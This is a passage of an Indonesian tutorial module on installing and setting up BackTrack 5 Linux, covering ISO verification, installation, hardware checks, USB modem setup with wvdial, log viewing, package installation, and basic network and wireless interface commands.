3. PEMBUATAN ISO FILE DAN INSTALASI BACKTRACK

3.1 Download iso file backtrack.

Download terlebih dahulu file iso backtrack sesuai kebutuhan di situs resmi developer. Situs tersebut beralamat di www.backtrack-linux.org pilihlah file iso sesuai kebutuhan. File iso yang tersedia pada saat module ini saya buat adalah : *gnome 32 / 64 bit , KDE 32 / 64 bit, ARM*. Arm di gunakan untuk melakukan pengisitanan di **mobile device**.

3.2 Membuat iso backtrack.

Sebelum membuat file iso backtrack , tidak stabilnya koneksi , virus pada sistem operasi akan membuat file tersebut corrupt. Cek validasi sebelum melakukan penginstalan dengan md5 checksum. Pada sistem operasi **linux** pengecekan validasi dapat dilakukan dengan cara

Contoh **md5sum** command :

```
root@bt:md5sum auditor-200605-02-ipw2100.iso  
cdec4b975c1001ddc127a16a32ed1dd7 auditor-200605-  
02-ipw2100.iso
```

Sedangkan pada sistem operasi windows anda dapat menggunakan tools gratis seperti **hashcalc** yang bisa di dapatkan pada alamat <http://www.slavasoft.com/hashcalc/index.htm>. Informasi md5 dapat anda temukan pada halaman download backtrack tersebut. Setelah pengecekan selesai dan valid , buatlah file iso backtrack dengan menggunakan **unetbootin**. Langkah-langkah pengisitanan live usb adalah sebagai berikut.

Minimum kapasitas USB adalah 2 GB

1. Format USB drive ke format **FAT32**
2. Download Unetbootin di <http://unetbootin.sourceforge.net/>
3. Jalankan Unetbootin kemudian pilih diskimage masukan file iso backtrack
4. pilih posisi USB drive kemudian klik “**OK**” untuk membuat “*bootable BackTrack USB drive*”



Sedangkan untuk membuat cd iso kita bisa menggunakan fasilitas burning image seperti **nero** yang berjalan pada sistem operasi **windows**

3.3 Instalasi backtrack step by step

Pada bagian ini akan dibahas cara install BackTrack 5 pada harddisk, mengapa BackTrack 5. Karena menurut saya versi ini lebih stable dari versi 5 R1

Yang dibutuhkan:

- DVD BackTrack 5 (Inculed)
- Komputer pentium 3 Atau lebih.
- Kesadaran dan Kesabaran
- Cemilan (dikarenakan agak lama)

Pertama-tama atur boot order untuk DVD.

1. Booting via DVD BackTarck 5



Gambar Seleksi boot

2. Tunggu sampai booting slesai. Saat muncul shell ketikan “**startx**” untuk memulai GUI mode



Gambar CLI mode

3. Klik dua kali pada icon “*Install BackTrack*”



Gambar Install BackTrack

4. Pemilihan bahasa yang digunakan, default ke Bahasa Ingris kemudian “Forward”



Gambar 2.4 Pemilihan Bahasa

5. Pemilihan zona waktu. Klik di daerah sekitar maka dia automatis

menentukan zona waktu dan kota.



Gambar Zona Waktu dan Kota

6. Layout Keyboard, default USA kemudia “Forward”




Gambar Keyboard Layout

7. Pembuatan partisi, pilih “Advenced” kemudian “Forward”




Gambar Disk Space

8. Pilih “New Partition Table” (Contoh hardisk kosong). Bila ingin dualboot dengan OS lain, klik pada partisi yang kosong atau diubah untuk dualboot. Kemudian “Add” lanjut dengan ”Forward”




Gambar 2.8 Menambah Partisi

9. Tahap berikut adalah pembuatan *swap* atau *memory cadangan*. Swap diisi 2 kali lipat dari ukuran memory (RAM). Opsi **USE AS** diganti menjadi **swap area**. OK



Gambar 2.9 Swap Area

10. Pembuatan partisi, besar susaikan dengan kebutuhan, USE AS pilih Ext, kemudian ganti **Mount Point** menjadi /(Slash), lalu OK. Jika Swap dan Partisi sudah dibuat, Lanjut dengan klik "Forward"



Gambar 2.10 Pembuatan Partisi

11. Jika semua siap untuk menginstall BackTrack 5. Klik **INSTALL**.



Gambar 2.11 Siap untuk Install

12. Proses installasi, butuh waktu lama. Saat 99% itu yang sangat lama (Bukan Error). Bila selesai maka akan “reboot” atau “restart”.



Gambar 2.12 Proses Installasi

13. Selesai reboot dan booting selesai. Masukan Username Default: root dengan password: toor. Kemudian startx.
14. BackTrack 5 Sudah tertanam didalam harddisk. Makan langkah-langkah pembelajaran kita dimulai!



Gambar 2.13 Tampak seperti di awal.

4. DEVICE DAN HARDWARE TROUBLE SHOUTING

Beberapa jenis *device wireless* dan *visual graph adapter (vga)* tidak support terhadap backtrack dengan kernel terbaru sekalipun. Kita dapat mengeceknya dengan menggunakan perintah **lspci**

```
root@bt{~}:lspci
00:00.0 RAM memory: nVidia Corporation MCP61 Memory Controller
(rev a1)
00:01.0 ISA bridge: nVidia Corporation MCP61 LPC Bridge (rev
a2)
00:01.1 SMBus: nVidia Corporation MCP61 SMBus (rev a2)
00:01.2 RAM memory: nVidia Corporation MCP61 Memory Controller
(rev a2)
00:02.0 USB Controller: nVidia Corporation MCP61 USB Controller
(rev a3)
```

```
00:02.1 USB Controller: nVidia Corporation MCP61 USB Controller  
(rev a3)  
00:04.0 PCI bridge: nVidia Corporation MCP61 PCI bridge (rev  
a1)  
00:05.0 Audio device: nVidia Corporation MCP61 High Definition  
Audio (rev a2)  
00:06.0 IDE interface: nVidia Corporation MCP61 IDE (rev a2)  
00:07.0 Bridge: nVidia Corporation MCP61 Ethernet (rev a2)  
00:08.0 IDE interface: nVidia Corporation MCP61 SATA Controller  
(rev a2)  
00:08.1 IDE interface: nVidia Corporation MCP61 SATA Controller  
(rev a2)  
00:09.0 PCI bridge: nVidia Corporation MCP61 PCI Express bridge  
(rev a2)  
00:0b.0 PCI bridge: nVidia Corporation MCP61 PCI Express bridge  
(rev a2)  
00:0c.0 PCI bridge: nVidia Corporation MCP61 PCI Express bridge  
(rev a2)  
00:18.0 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron,  
Athlon64, Sempron] HyperTransport Configuration  
00:18.1 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron,  
Athlon64, Sempron] Address Map  
00:18.2 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron,  
Athlon64, Sempron] DRAM Controller  
00:18.3 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron,  
Athlon64, Sempron] Miscellaneous Control  
00:18.4 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron,  
Athlon64, Sempron] Link Control  
02:00.0 VGA compatible controller: nVidia Corporation G98  
[GeForce 8400 GS] (rev a1)
```

Gunakan fungsi 'grep' dan 'dmidecode' untuk pemeriksaan lebih spesifik

Pemeriksaan ethernet

```
root@bt{~/Desktop}:lspci | grep Ethernet  
00:07.0 Bridge: nVidia Corporation MCP61 Ethernet (rev a2)
```

Pemeriksaan vga (visual graph adapter)

```
root@bt{~/Desktop}:lspci | grep VGA  
02:00.0 VGA compatible controller: nVidia Corporation G98  
[GeForce 8400 GS] (rev a1)
```

Pemeriksaan usb

```
zee@eichel{~/Desktop}:lspci | grep USB  
00:02.0 USB Controller: nVidia Corporation MCP61 USB Controller  
(rev a3)
```

```
00:02.1 USB Controller: nVidia Corporation MCP61 USB Controller  
(rev a3)
```

Pemeriksaan Memory RAM

```
root@bt{~/Desktop}:lspci | grep RAM  
00:00.0 RAM memory: nVidia Corporation MCP61 Memory Controller  
(rev a1)  
00:01.2 RAM memory: nVidia Corporation MCP61 Memory Controller  
(rev a2)  
00:18.2 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron,  
Athlon64, Sempron] DRAM Controller
```

Pengecekan Sistem Motherboard

```
root@bt{~/Desktop}:dmidecode -t baseboard  
# dmidecode 2.9  
SMBIOS 2.6 present.  
  
Handle 0x0002, DMI type 2, 15 bytes  
Base Board Information  
Manufacturer: ECS  
Product Name: GeForce6100PM-M2  
Version: 3.0  
Serial Number:  
Asset Tag:  
Features:  
Board is a hosting board  
Board is replaceable  
Location In Chassis:  
Chassis Handle: 0x0003  
Type: Motherboard  
Contained Object Handles: 0
```

Pengecekan sistem bios

```
root@bt{~/Desktop}:dmidecode | head -15  
# dmidecode 2.9  
SMBIOS 2.6 present.  
50 structures occupying 2049 bytes.  
Table at 0x0009F400.  
  
Handle 0x0000, DMI type 0, 24 bytes  
BIOS Information  
Vendor: American Megatrends Inc.  
Version: 080015  
Release Date: 09/08/2009
```

```
Address: 0xF0000
Runtime Size: 64 kB
ROM Size: 1024 kB
Characteristics:
ISA is supported
```

Untuk troubleshooting atau fix bug kernel terhadap berbagai jenis hardware tertentu anda dapat melihat pada dokumentasi forum kita di
<http://forum.indonesianbacktrack.or.id>

5. PERL , PYTHON DAN BASH

Backtrack adalah sistem operasi linux yang mendukung berbagai bahasa pemrograman seperti perl, python dan bash. Penggunaan file perl pada backtrack dengan syntax

PERL
perl [namffa file].pl

Penggunaan file python pada backtrack bisa menggunakan syntax

python
python [nama file].py

Penggunaan file bash pada backtrack bisa menggunakan syntax

BASH
sh [nama file].sh
atau kita bisa memberikan hak esekusi dengan cara

chmod +x [nama file]

6. PENGGUNAAN MODEM USB

Untuk melakukan *konektivitas* modem **USB** pada backtrack dapat menggunakan beberapa tools bawaan dan beberapa tools tambahan.

6.1. Wvdial [internet dealer]

www.indonesianbacktrack.or.id

wvodial secara **default** sudah terinstal pada backtrack. Wvdial di panggil dengan syntax

```
root@bt{~}: wvdial &
```

Wvdial adalah tools yang berbasis **cli** (*command line interface*). Menambahkan variable & hanya agar wvdial dapat bermain dalam **background**.

Wvdial dapat di konfigurasi yang berlokasi secara default di

```
/etc/wvdial.conf
```

Contoh penggunaan wvdial

Contoh di sini kita akan menggunakan modem **telkomflash** dengan berbasis kartu **telkomsel**

```
[Dialer telkomflash]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Init3 = AT+CGDCONT=1, \"IP\", \"internet\"
Modem Type = USB Modem
ISDN = 0
New PPPD = yes
Phone = *99#
Modem = /dev/ttyUSB0
Username = PPP
Password = PPP
Baud = 3600000
Auto DNS = 1
```

kembali lagi ke terminal, ketik wvdial untuk memeriksa keberadaan modem

```
WvModem<*1>: Cannot get information for serial port.
ttyUSB0<*1>: ATQ0 V1 E1 - OK
ttyUSB0<*1>: ATQ0 V1 E1 Z - OK
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 - OK
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 &C1 - OK
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 - OK
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 - OK
ttyUSB0<*1>: Modem Identifier: ATI - Manufacturer:
QUALCOMM INCORPORATED
ttyUSB0<*1>: Speed 9600: AT - OK
ttyUSB0<*1>: Max speed is 9600; that should be safe.
```

```
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 - OK
WvModem<*1>: Cannot get information for serial port.
ttyUSB1<*1>: ATQ0 V1 E1 - failed with 2400 baud, next
try: 9600 baud
ttyUSB1<*1>: ATQ0 V1 E1 - failed with 9600 baud, next
try: 9600 baud
ttyUSB1<*1>: ATQ0 V1 E1 - and failed too at 115200,
giving up.
WvModem<*1>: Cannot get information for serial port.
ttyUSB2<*1>: ATQ0 V1 E1 - OK
ttyUSB2<*1>: ATQ0 V1 E1 Z - OK
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 - OK
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 &C1 - OK
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 - OK
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 - OK
ttyUSB2<*1>: Modem Identifier: ATI - Manufacturer:
QUALCOMM INCORPORATED
ttyUSB2<*1>: Speed 9600: AT - OK
ttyUSB2<*1>: Max speed is 9600; that should be safe.
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 - OK
```

Found a modem on /dev/ttyUSB0.

```
Modem configuration written to /etc/wvdial.conf.
ttyUSB0<Info>: Speed 9600; init "ATQ0 V1 E1 S0=0 &C1 &D2
+FCLASS=0"
ttyUSB2<Info>: Speed 9600; init "ATQ0 V1 E1 S0=0 &C1 &D2
+FCLASS=0"
```

terus koneksi dengan

```
wvdial telkomflash &

root@bt:~# wvdial &
[1] 6460
root@bt:~# -> WvDial: Internet dialer version 1.60
-> Cannot get information for serial port.
-> Initializing modem.
-> Sending: ATZ
ATZ
OK
-> Sending: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
OK
-> Sending: AT+CGDCONT=1, "IP", "internet"
AT+CGDCONT=1, "IP", "internet"
OK
-> Modem initialized.
```

```
-> Sending: ATDT*99#
-> Waiting for carrier.
ATDT*99#
CONNECT
-> Carrier detected. Waiting for prompt.
-> Don't know what to do! Starting pppd and hoping for
the best.
-> Starting pppd at Mon Feb 28 07:10:24 2011
-> Pid of pppd: 6461
-> pppd: 0å [08]è Xè
-> Using interface ppp0
-> pppd: 0å [08]è Xè
-> local IP address 182.4.112.169
-> pppd: 0å [08]è Xè
-> remote IP address 10.64.64.64
-> pppd: 0å [08]è Xè
-> primary DNS address 114.127.243.113
-> pppd: 0å [08]è Xè
-> secondary DNS address 114.127.208.84
-> pppd: 0å [08]è Xè
root@bt:~#
root@bt:~# -> pppd: 0å [08]è Xè
-> Connect time 42.5 minutes.
-> pppd: 0å [08]è Xè
-> pppd: 0å [08]è Xè
-> pppd: 0å [08]è Xè
-> Disconnecting at Mon Feb 28 07:52:57 2011
-> The PPP daemon has died: A modem hung up the phone
(exit code = 16)
-> man pppd explains pppd error codes in more detail.
-> Try again and look into /var/log/messages and the
wvdial and pppd man pages for more information.
-> Auto Reconnect will be attempted in 5 seconds
-> Cannot open /dev/ttyUSB0: No such file or directory
-> Cannot open /dev/ttyUSB0: No such file or directory
-> Cannot open /dev/ttyUSB0: No such file or directory
-> Disconnecting at Mon Feb 28 07:52:58 2011

[1]+ Exit 1 wvdial
root@bt:~#
```

6.2. Gnome-ppp & Kppp

Untuk wvdial berbasis gui bisa menggunakan gnome-ppp untuk para pengguna gnome atau kppp untuk pengguna kde. Kita dapat mengisntal kedua alternatif paket tersebut langsung dari distro

```
root@bt:~# apt-get install gnome-ppp  
root@bt:~# apt-get install kppp
```

setup akan membuat shortcut icon di tab internet atau kita bisa panggil software tersebut dengan perintah di console

```
root@bt:~# gnome-ppp &
```



7. MANAJEMEN LOG

7.1 Melihat log terakhir dari aktivitas user

```
root@bt{~/Documents/tools}:lastlog  
Username          Port      From           Latest  
root              tty1  
daemon  
bin  
sys  
sync  
games  
man  
lp
```

Username	Port	From	Latest
root	tty1		Sat Dec 17 09:40:11 +0700 2011
daemon			**Never logged in**
bin			**Never logged in**
sys			**Never logged in**
sync			**Never logged in**
games			**Never logged in**
man			**Never logged in**
lp			**Never logged in**

```

mail                                **Never logged in**
news                               **Never logged in**
uucp                               **Never logged in**
proxy                              **Never logged in**
www-data                            **Never logged in**
backup                             **Never logged in**
list                               **Never logged in**
irc                                **Never logged in**
gnats                             **Never logged in**
libuuid                            **Never logged in**
syslog                            **Never logged in**
sshd                               **Never logged in**
landscape                          **Never logged in**
messagebus                         **Never logged in**
nobody                            **Never logged in**
mysql                               **Never logged in**
avahi                               **Never logged in**
snort                               **Never logged in**
statd                             **Never logged in**
usbmux                            **Never logged in**
pulse                               **Never logged in**
rtkit                               **Never logged in**
festival                           **Never logged in**
postgres                           **Never logged in**
aip                                **Never logged in**
asuka                               **Never logged in**
zee                                 **Never logged in**
haldaemon                          **Never logged in**
jetty                               **Never logged in**
snmp                               **Never logged in**
james0baster          ttty1      Fri Aug 26 01:49:00 +0700 2011
ares                               ttty1      Sun Oct 30 09:34:42 +0700 2011
clamav                            **Never logged in**
tama                               **Never logged in**

```

7.2 Akses log beberapa service (/var/log)

```

root@bt{}/var}:cd log
./                                debug.4.gz      mail.log           rinetd.log.4
../                                dist-upgrade/  mail.log.1        rinetd.log.5
3proxy/                            dmseg          mail.warn         rinetd.log.6
apache2/                           dmseg.0        messages          rinetd.log.7
apt/                               dmseg.1.gz     messages.1        samba/
aptitude                          dmseg.2.gz     messages.2.gz     snort/
aptitude.1.gz                     dmseg.3.gz     messages.3.gz     squid3/
aptitude.2.gz                     dmseg.4.gz     messages.4.gz     syslog
aptitude.3.gz                     dpkg.log      msfupdate.log    syslog.1
auth.log                           dpkg.log.1    mysql/           syslog.2.gz
auth.log.1                        dpkg.log.2.gz  mysql.err        syslog.3.gz
auth.log.2.gz                      dpkg.log.3.gz  mysql.log        syslog.4.gz
auth.log.3.gz                      dpkg.log.4.gz  mysql.log.1.gz   syslog.5.gz
auth.log.4.gz                      faillog       mysql.log.2.gz   syslog.6.gz
autoscan-network/                 fontconfig.log mysql.log.3.gz   syslog.7.gz
boot                               fsck/          mysql.log.4.gz   sysstat/
boot.log                           installer/    mysql.log.5.gz   udev
bootstrap.log                     iptraf/       mysql.log.6.gz   ufw.log
clamav/                            ircd/          mysql.log.7.gz   unattended-

```

```

upgrades/
ConsoleKit/          jetty/           news/            user.log
cups/                kern.log         nvidia-installer.log   user.log.1
daemon.log           kern.log.1       pm-powersave.log     user.log.2.gz
daemon.log.1         kern.log.2.gz    pm-powersave.log.1   user.log.3.gz
daemon.log.2.gz      kern.log.3.gz    pm-powersave.log.2.gz user.log.4.gz
daemon.log.3.gz      kern.log.4.gz    pm-powersave.log.3.gz vbox-
install.log          landscape/      pm-powersave.log.4.gz wicd/
daemon.log.4.gz      lastlog         pycentral.log       wtmp
dbconfig-common/    lpr.log          rinetd.log         wtmp.1
debug               mail.err        rinetd.log.1       wvdialconf.log
debug.1              mail.info       rinetd.log.2       Xorg.0.log
debug.2.gz           mail.info.1    rinetd.log.3       Xorg.0.log.old
debug.3.gz

```

8. MULTIMEDIA & MISC

Di Bab ini kita akan menginstall Multimedia player dan beberapa tools yang samakin memudahkan kita.

Listnya:

- VLC Media Player
- Choromium (Google Chrome OSE)
- Synaptic
- Ubuntu Software Center
- Pidgin
- PDF Reader

A. VLC

Buka terminal seperti biasa. Ketikan:

```
root@bt:~# apt-get install vlc
```

Install seperti biasa, namun belum bisa dijalankan karen kita menggunakan user “root”. Oprek sedikit vlcnya.

Buka terminal, ketikan:

```
root@bt:~/# hexedit /usr/bin/vlc
```

The screenshot shows the hexedit application running on a terminal window. The title bar says "root@bt:~/# hexedit /usr/bin/vlc". The main window displays the binary file /usr/bin/vlc in hex, ASCII, and binary formats. The file is identified as an ELF executable. The hex dump shows various instruction and data segments. The ASCII dump shows some recognizable strings like ".ELF.", ".L", ".l.", ".H..D..B.", ".R.td.", ".GNU", and "/lib/ld-linux.so.2.". The binary dump shows the raw byte sequence.

Tekan [TAB] untuk string mode. Cari “getteuid” dengan menekan “CTRL+S” ganti dengan “getppid”. Save dengan “CTRL + S”, coba jalankan.

B. Chromium

Chromium cukup ringan, maka cobalah untuk menggunakannya. Buka terminal seperti biasa lagi.

```
root@bt:~/# apt-get chromium-browser
```

Tunggu hingga installasi selesai.

Sama seperti VLC Chromium-browser default tidak dapat dijalankan oleh root. Buka hexeditor lagi.

```
root@bt:~/# hexedit /usr/lib/chromium-browser/chromium-browser
```

Tekan [TAB]. Cari “*getuid*” ubah menjadi “*getppid*”. Tekan “*CTRL+X*” untuk keluar

9. UPDATE & UPGRADE

Step-by-step BackTrack yang anda buat mulai bangkit, sekarang waktunya untuk meng-update dan upgrade.

Buka terminal kembali kemudian ketikan

```
root@bt:~# apt-get update
```

Setelah selesai, lanjut.

```
root@bt:~# apt-get dist-upgrade
```

Saat diminta persetujuan: “Y” [Enter]. Tunggu hingga download selsai, dengan demikian maka BackTrack telah terupgrade.

BAB II

LEARN NETWORKING WITH BACKTRACK

Oleh : zee eichel

1. LOCAL AREA NETWORK

Local Area Network atau biasa kita kenal dengan singkatan **LAN**, memiliki dua jenis jika di lihat dari apa yang menjadi medianya. Yang pertama kita kenal dengan **wired** (*cable*) atau **wireless** (*non-cable*) di mana wired menggunakan kabel seperti UTP (*Unshielded twisted pair*) sedangkan wireless menggunakan *udara* untuk media penghantarnya.



1.1 Basic command

Seperti yang kita tahu, dalam sistem operasi linux sebenarnya interface sudah

ditandai dengan simbolik secara default. Pada kartu jaringan yang pertama terdeteksi (ethernet – NIC/network interface card) sistem akan membacanya dengan sebutan “**eth0**” dan akan di urutkan pada NIC selanjutnya. Misalnya saya memiliki 2 NIC terpasang pada slot pci saya , maka linux akan membacanya dengan eth0, eth1 dan seterusnya. Sebagaimana ethernet , wireless interface juga di berikan simbolik default agar mudah membedakan antara jaringan ethernet dan jaringan wireless interface. Secara default linux akan memberikan simbol “**wlan0**” terhadap wireless interface baik dari USB wireless ataupun device wireless lainnya. Dasar – dasar command terhadap pengelolaan interface pada backtrack linux.

1.1.1 Melihat interface yang tersedia atau sudah terdeteksi ([ifconfig](#))

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:16:36:c7:8d:54
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)   TX bytes:0 (0.0 B)
          Interrupt:16

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:731 errors:0 dropped:0 overruns:0 frame:0
             TX packets:731 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:52033 (52.0 KB)   TX bytes:52033 (52.0 KB)

wlan0     Link encap:Ethernet HWaddr 00:19:d2:45:4d:96
          inet addr:192.168.1.9 Bcast:192.168.1.255
          Mask:255.255.255.0
          inet6 addr: fe80::219:d2ff:fe45:4d96/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:27445 errors:0 dropped:0 overruns:0 frame:0
             TX packets:15175 errors:0 dropped:0 overruns:0
             carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:11561853 (11.5 MB)   TX bytes:4427559 (4.4 MB)
```

Terlihat pada perintah di atas bahwa saya memiliki **eth0** (ethernet) yang belum terkoneksi atau belum di beri IP address dan jaringan **wlan0** yang telah terkoneksi dengan `inet addr:192.168.1.9`. Jika kita ingin melihat tipe interface tertentu.

Syntax : **ifconfig [interface]**

contoh jika saya hanya ingin melihat interface wlan0

```
root@bt:~# ifconfig wlan0
wlan0      Link encap:Ethernet  HWaddr 00:19:d2:45:4d:96
           inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
             inet6 addr: fe80::219:d2ff:fe45:4d96/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:28150 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:15208 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:11607435 (11.6 MB)  TX bytes:4433405 (4.4 MB)
```

Dengan perincian hasil output

```
Hwaddr : 00:19:d2:45:4d:96 // merupakan mac address
dari interface wlan0
inet addr : 192.168.1.9 // ip address pada interface
Bcast : 192.168.1.255 // ip broadcasting pada network
mask : 255.255.255.0 // Netmask network - dalam contoh
ini tipe C
Interface status : UP
Broadcast status : broadcast
MTU ( Maximum transmission unit ) : 1500
Multicast status : Multicast , IPv6
```

1.1.2 Aktif dan Menon-aktifkan interface tertentu (UP/DOWN).

syntax : ifconfig [interface] [up | down]

```
root@bt:~# ifconfig wlan0 up // untuk menghidupkan atau
mengaktifkan interface wlan0
root@bt:~# ifconfig wlan0 down // untuk menon-aktifkan
interface wlan0
```

1.1.3. Statik IP address

Kita dapat memberikan statik ip jika memang di butuhkan dengan mengikuti syntax di bawah ini

syntax : ifconfig [interface] [ip-address] netmask [nilai-netmask]

masukan interface yang anda inginkan , dalam contoh ini saya menggunakan wlan0

sebagai interface saya. Kemudian masukan ip address yang hendak anda masukan diikuti dengan netmask. Seperti pada contoh di bawah ini

```
root@bt:~# ifconfig eth0 192.168.1.43 netmask 255.255.255.0
root@bt:~# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:16:36:c7:8d:54
          inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
          Interrupt:16
```

1.1.4 Default Gateway

syntax : route add default gateway [ip-gateway]

Sebagai contoh saya akan memasukan default gateway 192.168.1.1

```
root@bt:~# route add default gateway 192.168.1.1
```

Kemudian cek ip gateway jika memang sudah benar menjadi 192.168.1.1

```
root@bt:~# route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use
Iface
192.168.1.0     *              255.255.255.0  U      0      0      0
wlan0
192.168.1.0     *              255.255.255.0  U      0      0      0
eth0
default         192.168.1.1    0.0.0.0       UG     0      0      0
wlan0
```

1.1.5 DNS

Untuk menambahkan dns secara manual sebenarnya hanya tinggal mengedit file konfigurasi pada direktori “**/etc/resolv.conf**” gunakan editor kesayangan kita dan kita edit sesuai dengan kebutuhan .

```
root@bt:~# cat /etc/resolv.conf
nameserver 8.8.8.8
nameserver 8.8.4.4
```

Tampak pada output diatas saya memasukan dns google yaitu 8.8.8.8 dan 8.8.4.4 kemudian saya coba cek dengan menggunakan perintah *nslookup*.

```
root@bt:~# nslookup google.com
Server:          8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:  google.com
Address: 74.125.236.82
Name:  google.com
Address: 74.125.236.80
Name:  google.com
Address: 74.125.236.84
Name:  google.com
Address: 74.125.236.83
Name:  google.com
Address: 74.125.236.81
```

Hasil output sudah menunjukan bahwa dns telah mengarah kepada 8.8.8.8.

1.1.6 Interfaces file configuration

Konfigurasi manual secara DHCP ataupun statik dapat anda temukan pada direktori “**/etc/network/interfaces**” Contoh konfigurasi DHCP adalah seperti di bawah ini

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet dhcp

auto eth2
iface eth2 inet dhcp

auto ath0
iface ath0 inet dhcp

auto wlan0
```

```
iface wlan0 inet dhcp
```

Sedangkan jika kita hendak konfigurasi salah satu interface menjadi statik , editlah file tadi menjadi seperti contoh di bawah ini

```
auto lo auto lo
iface lo inet loopback
auto eth0 auto eth0
iface eth0 inet static
    address 208.88.34.106
    netmask 255.255.255.248
    broadcast 208.88.34.111
    network 208.88.34.104
    gateway 208.88.34.110
```

2. WIRELESS CONFIGURATION & COMMAND LINE



Seperti yang sudah kita bahas sebelumnya bahwa sistem linux akan membaca interface wireless secara default sebagai “**wlan0**” sebagai wireless lan yang terdeteksi. Berikut kita akan membahas beberapa perintah dasar secara CLI (*command line interface*) yang biasa disebut sebagai wifi-fu (kungfu wireless)

2.1 ESSID scanning support

syntax : iwlist [interface] scann

```
[root@bt ~]$ sudo ifconfig wlan0 up
[root@bt ~]$ iwlist wlan0 scann
wlan0      Scan completed :
            Cell 01 - Address: 00:1E:C1:4C:BF:F8
                        Channel:11
                        Frequency:2.462 GHz (Channel 11)
                        Quality=70/70  Signal level=-33 dBm
                        Encryption key:on
                        ESSID:"ibteam-3g"
                        Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s;
                        6 Mb/s; 9 Mb/s
```

```
      11 Mb/s; 12 Mb/s; 18 Mb/s
